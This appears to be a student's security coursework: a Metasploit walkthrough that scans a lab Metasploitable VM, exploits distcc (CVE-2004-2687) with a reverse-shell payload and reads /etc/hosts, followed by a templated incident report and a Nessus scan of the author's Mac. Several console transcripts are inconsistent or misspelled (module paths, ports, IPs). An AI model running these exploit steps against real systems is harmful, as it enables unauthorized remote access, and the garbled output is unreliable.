

WEEK 4 TASKS

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
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TASK 1

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Step 1. Start Metasploit

Load msfconsole by typing msfconsole in a terminal.



```
kali@kali ~
File Actions Edit View Help
Stack: 9e0909009090909090909090
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Code: 00 00 00 00 N3 T4 5D L0 17 FR 4W 3W OR K! V3 RS I0 N5 00 00 00 40
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

-[ metasploit v6.0.52-dev
* -- --[ 2147 exploits - 1143 auxiliary - 365 post
* -- --[ 592 payloads - 45 encoders - 10 nops
* -- --[ 8 evasion

Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 >
```

Step 2. Search for and load the port scanner

Search for and load the port scanner auxiliary module. First, we use the search command to look for the string *portscan*. Then, load the simple syn port scanner by typing use /auxiliary/scanner/portscan/tcp.

```
kali@kali: ~  
File Actions Edit View Help  
#####  
#####  
  
Code: 00 00 00 00 N3 T5 5D L0 1T FR 4M 3W OR K1 V3 R5 T0 N5 00 00 00 00  
Asee, Killing Interrupt Handler  
kernel panic: Attempted to kill the 'idle task'  
in 'swapoff' task - not syncing  
  
-=[ metasploit v6.0.52-dev  
+ -- --=[ 2147 exploits - 1143 auxiliary - 365 post  
+ -- --=[ 592 payloads - 45 encoders - 10 mops  
+ -- --=[ 8 evasion  
  
Metasploit tip: Enable verbose logging with set VERBOSE  
true  
  
msf6 > search portscan  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 auxiliary/scanner/portscan/ftpbounce normal No FTP Bounce Port Scanner  
1 auxiliary/scanner/natpmp/natpmp_portscan normal No NAT-PMP External Port Scanner  
2 auxiliary/scanner/sap/sap_router_portscanner normal No SAPRouter Port Scanner  
3 auxiliary/scanner/portscan/xmas normal No TCP "XMas" Port Scanner  
4 auxiliary/scanner/portscan/ack normal No TCP ACK Firewall Scanner  
5 auxiliary/scanner/portscan/tcp normal No TCP Port Scanner  
6 auxiliary/scanner/portscan/syn normal No TCP SYN Port Scanner  
7 auxiliary/scanner/http/wordpress_pingback_access normal No Wordpress Pingback Locator  
  
Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access  
msf6 > use auxiliary/scanner/portscan/tcp  
msf6 auxiliary(scanner/portscan/tcp) > |
```

Step 3. Set options

Use the show options command to display the configuration options available in this auxiliary. All values are filled out with default values with one exception: the RHOSTS value, which corresponds to the remote host we want to scan. In this case, we'll fill out set RHOSTS 192.168.28.129. In this step, you can also tweak the defaults, but in this example, we will run the scan as is.

```
kali@kali: ~  
File Actions Edit View Help  
true  
msf6 > search portscan  
Matching Modules  


| # | Name                                             | Disclosure Date | Rank   | Check | Description                   |
|---|--------------------------------------------------|-----------------|--------|-------|-------------------------------|
| 0 | auxiliary/scanner/portscan/ftpbounce             |                 | normal | No    | FTP Bounce Port Scanner       |
| 1 | auxiliary/scanner/natmp/natmp_portscan           |                 | normal | No    | NAT-MPP External Port Scanner |
| 2 | auxiliary/scanner/sap/sap_router_portscanner     |                 | normal | No    | SAPRouter Port Scanner        |
| 3 | auxiliary/scanner/portscan/xmas                  |                 | normal | No    | TCP "XMas" Port Scanner       |
| 4 | auxiliary/scanner/portscan/ack                   |                 | normal | No    | TCP ACK Firewall Scanner      |
| 5 | auxiliary/scanner/portscan/tcp                   |                 | normal | No    | TCP Port Scanner              |
| 6 | auxiliary/scanner/portscan/syn                   |                 | normal | No    | TCP SYN Port Scanner          |
| 7 | auxiliary/scanner/http/wordpress_pingback_access |                 | normal | No    | Wordpress Pingback Locator    |

  
Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access  
msf6 > use auxiliary/scanner/portscan/tcp  
msf6 auxiliary(scanner/portscan/tcp) > show options  
Module options (auxiliary/scanner/portscan/tcp):  


| Name        | Current Setting | Required | Description                                                                          |
|-------------|-----------------|----------|--------------------------------------------------------------------------------------|
| CONCURRENCY | 10              | yes      | The number of concurrent ports to check per host                                     |
| DELAY       | 0               | yes      | The delay between connections, per thread, in milliseconds                           |
| JITTER      | 0               | yes      | The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.       |
| PORTS       | 1-10000         | yes      | Ports to scan (e.g. 22-25,80,110-900)                                                |
| RHOSTS      |                 | yes      | The target host(s), range (CIDR identifier, or hosts file with syntax 'file: path>') |
| THREADS     | 1               | yes      | The number of concurrent threads (max one per host)                                  |
| TIMEOUT     | 1000            | yes      | The socket connect timeout in milliseconds                                           |

  
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.28.129  
RHOSTS => 192.168.28.129  
msf6 auxiliary(scanner/portscan/tcp) >
```

Step 4. Run port scan


To run the port scan, enter run.

```
kali@kali: ~  
File Actions Edit View Help  
JITTER 0 yes The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.  
PORTS 1-10000 yes Ports to scan (e.g. 22-25,80,110-900)  
RHOSTS yes The target host(s), range (CIDR identifier, or hosts file with syntax 'file:|path>')  
THREADS 1 yes The number of concurrent threads (max one per host)  
TIMEOUT 1000 yes The socket connect timeout in milliseconds  
  
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.28.129  
RHOSTS => 192.168.28.129  
msf6 auxiliary(scanner/portscan/tcp) > run  
[*] 192.168.28.129: - 192.168.28.129:23 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:25 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:31 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:22 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:53 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:80 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:111 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:139 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:445 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:513 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:514 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:512 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:1899 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:1524 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:2049 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:2121 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:3306 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:3632 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:5432 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:5900 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:6898 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:6667 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:6697 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:6880 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:8180 - TCP OPEN  
[*] 192.168.28.129: - 192.168.28.129:8787 - TCP OPEN  
[*] 192.168.28.129: - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/portscan/tcp) >
```

Step 5. Select and load an exploit

The results show us that one of the services exposed is port 3643 -- distcc, a service for distributed (remote) C/C++ compiling. Configuration issues in distcc can enable arbitrary command execution (CVE-2004-2687) on the remote host.

Using search distcc, look for exploits targeting this service. Enter use exploit/unix/misc/distcc_exec to select the resulting search hit.



```
kali@kali:~$ msf6
msf6 > scan 192.168.28.129
[*] 192.168.28.129: - 192.168.28.129:22 - TCP OPEN
[*] 192.168.28.129: - 192.168.28.129:53 - TCP OPEN
[*] 192.168.28.129: - 192.168.28.129:80 - TCP OPEN
[*] 192.168.28.129: - 192.168.28.129:111 - TCP OPEN
[*] 192.168.28.129: - 192.168.28.129:139 - TCP OPEN
[*] 192.168.28.129: - 192.168.28.129:445 - TCP OPEN
[*] 192.168.28.129: - 192.168.28.129:513 - TCP OPEN
[*] 192.168.28.129: - 192.168.28.129:514 - TCP OPEN
[*] 192.168.28.129: - 192.168.28.129:512 - TCP OPEN
[*] 192.168.28.129: - 192.168.28.129:1895 - TCP OPEN
[*] 192.168.28.129: - 192.168.28.129:1524 - TCP OPEN
[*] 192.168.28.129: - 192.168.28.129:2845 - TCP OPEN
[*] 192.168.28.129: - 192.168.28.129:2121 - TCP OPEN
[*] 192.168.28.129: - 192.168.28.129:3396 - TCP OPEN
[*] 192.168.28.129: - 192.168.28.129:3632 - TCP OPEN
[*] 192.168.28.129: - 192.168.28.129:5432 - TCP OPEN
[*] 192.168.28.129: - 192.168.28.129:5900 - TCP OPEN
[*] 192.168.28.129: - 192.168.28.129:6000 - TCP OPEN
[*] 192.168.28.129: - 192.168.28.129:6667 - TCP OPEN
[*] 192.168.28.129: - 192.168.28.129:6697 - TCP OPEN
[*] 192.168.28.129: - 192.168.28.129:8809 - TCP OPEN
[*] 192.168.28.129: - 192.168.28.129:8180 - TCP OPEN
[*] 192.168.28.129: - 192.168.28.129:8787 - TCP OPEN
[*] 192.168.28.129: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(<scanner/portscan/tcp>) > search distcc

Matching Modules
=====
#  Name                                     Disclosure Date  Rank     Check  Description
--  --                                     -
0  exploit/unix/misc/distcc_exec            2002-02-01      excellent Yes     DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec
msf6 auxiliary(<scanner/portscan/tcp>) > use exploit/unix/misc/distcc_exec
msf6 exploit(<unix/misc/distcc_exec>) >
```

Step 6. Show supported payloads

Use show payloads to determine which payloads are compatible with this exploit.

```
msf5 exploit(unix/misc/distcc_exec) > search distcc

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/unix/misc/distcc_exec            2002-02-01      excellent Yes    distcc Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf5 auxiliary(scanner/portscan/tcp) > use exploit/unix/misc/distcc_exec
msf5 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  payload/cmd/unix/bind_perl              normal No    Unix Command Shell, Bind TCP (via Perl)
1  payload/cmd/unix/bind_perl_ipv6         normal No    Unix Command Shell, Bind TCP (via perl) IPv6
2  payload/cmd/unix/bind_ruby              normal No    Unix Command Shell, Bind TCP (via Ruby)
3  payload/cmd/unix/bind_ruby_ipv6         normal No    Unix Command Shell, Bind TCP (via Ruby) IPv6
4  payload/cmd/unix/generic                 normal No    Unix Command, Generic Command Execution
5  payload/cmd/unix/reverse                 normal No    Unix Command Shell, Double Reverse TCP (telnet)
6  payload/cmd/unix/reverse_bash            normal No    Unix Command Shell, Reverse TCP (/dev/tcp)
7  payload/cmd/unix/reverse_bash_telnet_ssl normal No    Unix Command Shell, Reverse TCP SSL (telnet)
8  payload/cmd/unix/reverse_openssl        normal No    Unix Command Shell, Double Reverse TCP SSL (openssl)
9  payload/cmd/unix/reverse_perl           normal No    Unix Command Shell, Reverse TCP (via Perl)
10 payload/cmd/unix/reverse_perl_ssl       normal No    Unix Command Shell, Reverse TCP SSL (via perl)
11 payload/cmd/unix/reverse_ruby          normal No    Unix Command Shell, Reverse TCP (via Ruby)
12 payload/cmd/unix/reverse_ruby_ssl      normal No    Unix Command Shell, Reverse TCP SSL (via Ruby)
13 payload/cmd/unix/reverse_ssl_double_telnet normal No    Unix Command Shell, Double Reverse TCP SSL (telnet)

msf5 exploit(unix/misc/distcc_exec) >
```

Step 7. Set the payload

Select a payload from the available options. In this case, we'll use set payload payload/cmd/unix/reverse, which simply opens a remote shell.

```
msf5 exploit(unix/misc/distcc_exec) > search distcc

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/unix/misc/distcc_exec            2002-02-01      excellent Yes    distcc Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf5 auxiliary(scanner/portscan/tcp) > use exploit/unix/misc/distcc_exec
msf5 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  payload/cmd/unix/bind_perl              normal No    Unix Command Shell, Bind TCP (via Perl)
1  payload/cmd/unix/bind_perl_ipv6         normal No    Unix Command Shell, Bind TCP (via perl) IPv6
2  payload/cmd/unix/bind_ruby              normal No    Unix Command Shell, Bind TCP (via Ruby)
3  payload/cmd/unix/bind_ruby_ipv6         normal No    Unix Command Shell, Bind TCP (via Ruby) IPv6
4  payload/cmd/unix/generic                 normal No    Unix Command, Generic Command Execution
5  payload/cmd/unix/reverse                 normal No    Unix Command Shell, Double Reverse TCP (telnet)
6  payload/cmd/unix/reverse_bash            normal No    Unix Command Shell, Reverse TCP (/dev/tcp)
7  payload/cmd/unix/reverse_bash_telnet_ssl normal No    Unix Command Shell, Reverse TCP SSL (telnet)
8  payload/cmd/unix/reverse_openssl        normal No    Unix Command Shell, Double Reverse TCP SSL (openssl)
9  payload/cmd/unix/reverse_perl           normal No    Unix Command Shell, Reverse TCP (via Perl)
10 payload/cmd/unix/reverse_perl_ssl       normal No    Unix Command Shell, Reverse TCP SSL (via perl)
11 payload/cmd/unix/reverse_ruby          normal No    Unix Command Shell, Reverse TCP (via Ruby)
12 payload/cmd/unix/reverse_ruby_ssl      normal No    Unix Command Shell, Reverse TCP SSL (via Ruby)
13 payload/cmd/unix/reverse_ssl_double_telnet normal No    Unix Command Shell, Double Reverse TCP SSL (telnet)

msf5 exploit(unix/misc/distcc_exec) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf5 exploit(unix/misc/distcc_exec) >
```

Step 8. Show exploit options

Use show options to determine the nonoptional exploit and payload parameters that don't have defaults and, therefore, must be set. In this case, only RHOSTS and LHOST need to be set.

```
msf5 exploit(multi/multi/dstcc_exe) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf5 exploit(multi/multi/dstcc_exe) > show options

Module options (exploit/unix/misc/dstcc_exe):



| Name   | Current Setting | Required | Description                                                                       |
|--------|-----------------|----------|-----------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:opath' |
| RPORT  | 3632            | yes      | The target port (TCP)                                                             |



Payload options (cmd/unix/reverse):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



msf5 exploit(multi/multi/dstcc_exe) >
```

Step 9. Set the required options

Set the RHOST and LHOST parameters via set RHOSTS 192.168.28.129 and set LHOST 192.168.2.128. These IP addresses represent the IP addresses on my local virtual network; yours will be different depending on network configuration.

```
msf5 exploit(multi/multi/dstcc_exe) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf5 exploit(multi/multi/dstcc_exe) > show options

Module options (exploit/unix/misc/dstcc_exe):



| Name   | Current Setting | Required | Description                                                                       |
|--------|-----------------|----------|-----------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:opath' |
| RPORT  | 3632            | yes      | The target port (TCP)                                                             |



Payload options (cmd/unix/reverse):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



msf5 exploit(multi/multi/dstcc_exe) > set RHOSTS 192.168.28.129
RHOSTS => 192.168.28.129
msf5 exploit(multi/multi/dstcc_exe) > set LHOST 192.168.2.128
LHOST => 192.168.2.128
msf5 exploit(multi/multi/dstcc_exe) >
```

Step 10. Run the exploit

Finally, enter exploit to run the exploit and send the payload to the target system. This establishes a connection, launches the exploit code and executes the payload that gives us a command prompt on the remote system. You can enter a command such as `cat /etc/hosts` to verify this is the case and that you are, in fact, connected with a remote shell.



```
kali@kali:~$ msf5 exploit(multi/handler) > set RHOSTS 192.168.28.129
RHOSTS => 192.168.28.129
msf5 exploit(multi/handler) > set LHOST 192.168.28.128
LHOST => 192.168.28.128
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP double handler on 192.168.28.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo GW9jnQ6rgcxt5c\r\n
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A1 "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\nGW9jnQ6rgcxt5c\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.28.128:4444 -> 192.168.28.129:46702) at 2021-07-13 15:37:08 -0400

cat /etc/hosts
127.0.0.1    localhost
127.0.0.1    metasploitable.localdomain    metasploitable

# The following lines are desirable for IPv6 capable hosts
::1        ip6-localhost ip6-loopback
fe80::     ip6-localnet
ff00::     ip6-mcastprefix
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
ff02::3    ip6-allhosts
```

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Incident Response Report

1. Incident Detection

1.1 Identification

The cyber-attack was identified through the following means:

- **Log Analysis:** Unusual login attempts were detected in the logs. The ELK Stack was utilized to filter and analyze the logs, revealing multiple failed login attempts followed by successful escalations.
- **Monitoring Tools:** Alerts from monitoring tools indicated suspicious activities consistent with privilege escalation and lateral movement.

1.2 Initial Indicators

- **Timestamp of First Activity:** [Insert Timestamp]
- **Affected Systems:** [List affected virtual machines or systems]

- **Suspicious User Accounts:** [List any compromised user accounts]

2. Containment Strategy

2.1 Immediate Containment

- **Isolation of Infected Systems:** The affected virtual machine was immediately isolated from the network to prevent further lateral movement.
- **User Account Lockout:** Compromised user accounts were locked out pending further investigation.

2.2 Malware Removal

- **Malware Identification:** The malware was identified as [Insert Malware Name], which was responsible for privilege escalation.
- **Removal Steps:**
 - Scanned the infected system with [Insert Antivirus/Anti-malware Tool].
 - Removed identified malware files and any associated registry entries.

3. Investigation

3.1 Forensics

- **Data Recovery:** Collected and preserved logs from the affected systems for further analysis.
- **Behavior Analysis:** Analyzed the behavior of the malware to determine its capabilities and potential data exfiltration.

3.2 Documentation of Findings

- **Attack Path:** Documented the attack path from initial access to privilege escalation and lateral movement.
- **Vulnerabilities Exploited:** Identified vulnerabilities that were exploited during the attack simulation.

4. Mitigation and Lessons Learned

4.1 Remediation Steps

- **Patch Management:** Ensured all systems were updated with the latest security patches.
- **User Education:** Conducted training sessions for users on recognizing phishing attempts and other cyber threats.

4.2 Recommendations

- **Enhanced Monitoring:** Recommend implementing more robust monitoring and alerting systems.
- **Regular Security Audits:** Suggest regular security audits and penetration testing to identify vulnerabilities before they can be exploited.

5. Conclusion

The incident simulation provided valuable insights into the organization's current security posture. The response team effectively contained the breach and mitigated the threat, reinforcing the need for ongoing vigilance and improved security practices.

TASK 2

Scanning My Home Network

I ran a basic network scan on my host and this is what I was able to find.

| Vulnerabilities 47 | | | | | | |
|--|-------|--|-------------------------------|-------|---|---|
| Filter Search Vulnerabilities 47 Vulnerabilities | | | | | | |
| <input type="checkbox"/> Sev | Score | Name | Family | Count | | |
| <input type="checkbox"/> HIGH | 7.8 | Adobe Creative Cloud Desktop < 5.4 Mu... | Misc. | 1 | ⊗ | / |
| <input type="checkbox"/> MIXED | ... | Adobe Creative Cloud (Multiple Iss... | MacOS X Local Security Checks | 3 | ⊗ | / |
| <input type="checkbox"/> HIGH | ... | Microsoft Visual Studio Code (Multi... | Misc. | 2 | ⊗ | / |
| <input type="checkbox"/> MIXED | ... | SSL (Multiple Issues) | General | 4 | ⊗ | / |
| <input type="checkbox"/> INFO | ... | Apple Mac OS X (Multiple Issues) | MacOS X Local Security Checks | 6 | ⊗ | / |
| <input type="checkbox"/> INFO | ... | SSH (Multiple Issues) | General | 4 | ⊗ | / |
| <input type="checkbox"/> INFO | ... | HTTP (Multiple Issues) | Web Servers | 3 | ⊗ | / |
| <input type="checkbox"/> INFO | ... | Google Chrome (Multiple Issues) | MacOS X Local Security Checks | 2 | ⊗ | / |
| <input type="checkbox"/> INFO | ... | TLS (Multiple Issues) | Service detection | 2 | ⊗ | / |
| <input type="checkbox"/> INFO | | macOS Remote Listeners Enumeration | MacOS X Local Security Checks | 10 | ⊗ | / |
| <input type="checkbox"/> INFO | | Microsoft Office Installed (Mac OS X) | MacOS X Local Security Checks | 7 | ⊗ | / |
| <input type="checkbox"/> INFO | | Netstat Portscanner (SSH) | Port scanners | 7 | ⊗ | / |
| <input type="checkbox"/> INFO | | Service Detection | Service detection | 2 | ⊗ | / |
| <input type="checkbox"/> INFO | | Apache HTTP Server Installed (Linux) | Web Servers | 1 | ⊗ | / |

As we can see in the image above, I have some vulnerabilities that are listed with severity of HIGH. Immediately what caught my attention was the Adobe Creative Cloud Desktop and Microsoft Visual Studio Code vulnerabilities. These are both applications that I don't use frequently. I had thought that I had uninstalled Adobe Creative Cloud Desktop in the past, but it appears that I didn't do a proper uninstall. For Microsoft Visual Studio Code, I simply don't use the application enough and must have not had automatic updates turned on. I decided to go ahead and uninstall Microsoft Visual Studio Code altogether. Below I will dig a little deeper into the Adobe vulnerability.

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| Hosts | Vulnerabilities | Remediations | VPR Top Threats | History |
|-------|-----------------|--------------|-----------------|---------|
| 1 | 43 | 1 | 1 | 2 |

HIGH Adobe Creative Cloud Desktop < 5.4 Multiple Vulnerabilities (APSB21-18)

Description
The version of Adobe Creative Cloud Desktop installed on the remote host is prior to version 5.4. It is, therefore, affected by multiple vulnerabilities, including the following:

- An arbitrary file write vulnerability that leads to arbitrary code execution. (CVE-2021-21068)
- An OS command injection vulnerability that leads to arbitrary code execution. (CVE-2021-21078)
- Improper input validation that can allow an attacker to elevate their privileges. (CVE-2021-21069)

Note that Nessus has not tested for these issues but has instead relied only on the application's self-reported version number.

Solution
Upgrade to Adobe Creative Cloud Desktop version 5.4.

See Also
<http://www.nessus.org/u?5e798cb5>

Output

```
Path : /Applications/Utilities/Adobe Creative Cloud/ACC/Creative Cloud.app
Installed version : 4.8.1.435
Fixed version : 5.4
```

Plugin Details

Severity: High
ID: 147421
Version: 1.5
Type: local
Family: Misc
Published: March 10, 2021
Modified: June 3, 2021

Risk Information

Risk Factor: High
CVSS v3.0 Base Score: 7.8
CVSS v3.0 Vector: CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/CH/I/H/A:H
CVSS v3.0 Temporal Vector: CVSS:3.0/E:U/RL:O/RC:C
CVSS v3.0 Temporal Score: 6.8
CVSS v2.0 Base Score: 9.3
CVSS v2.0 Temporal Score: 6.9
CVSS v2.0 Vector: CVSS2#AV:N/AC:M/Au:N/C:C/C:A/C
CVSS v2.0 Temporal Vector: CVSS2#E:U/RL:O/RC:C
IAVM Severity: I

I would also like to highlight this section below.

Risk Information

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CVSS v3.0 Base Score 7.8

CVSS v3.0 Vector:

CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector:

CVSS:3.0/E:U/RL:O/RC:C

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CVSS v2.0 Vector:

CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C

CVSS v2.0 Temporal Vector:

CVSS2#E:U/RL:OF/RC:C

IAVM Severity: I

Vulnerability Information

CPE: cpe:/a:adobe:creative_cloud

Exploit Ease: No known exploits are available

Patch Pub Date: March 10, 2021

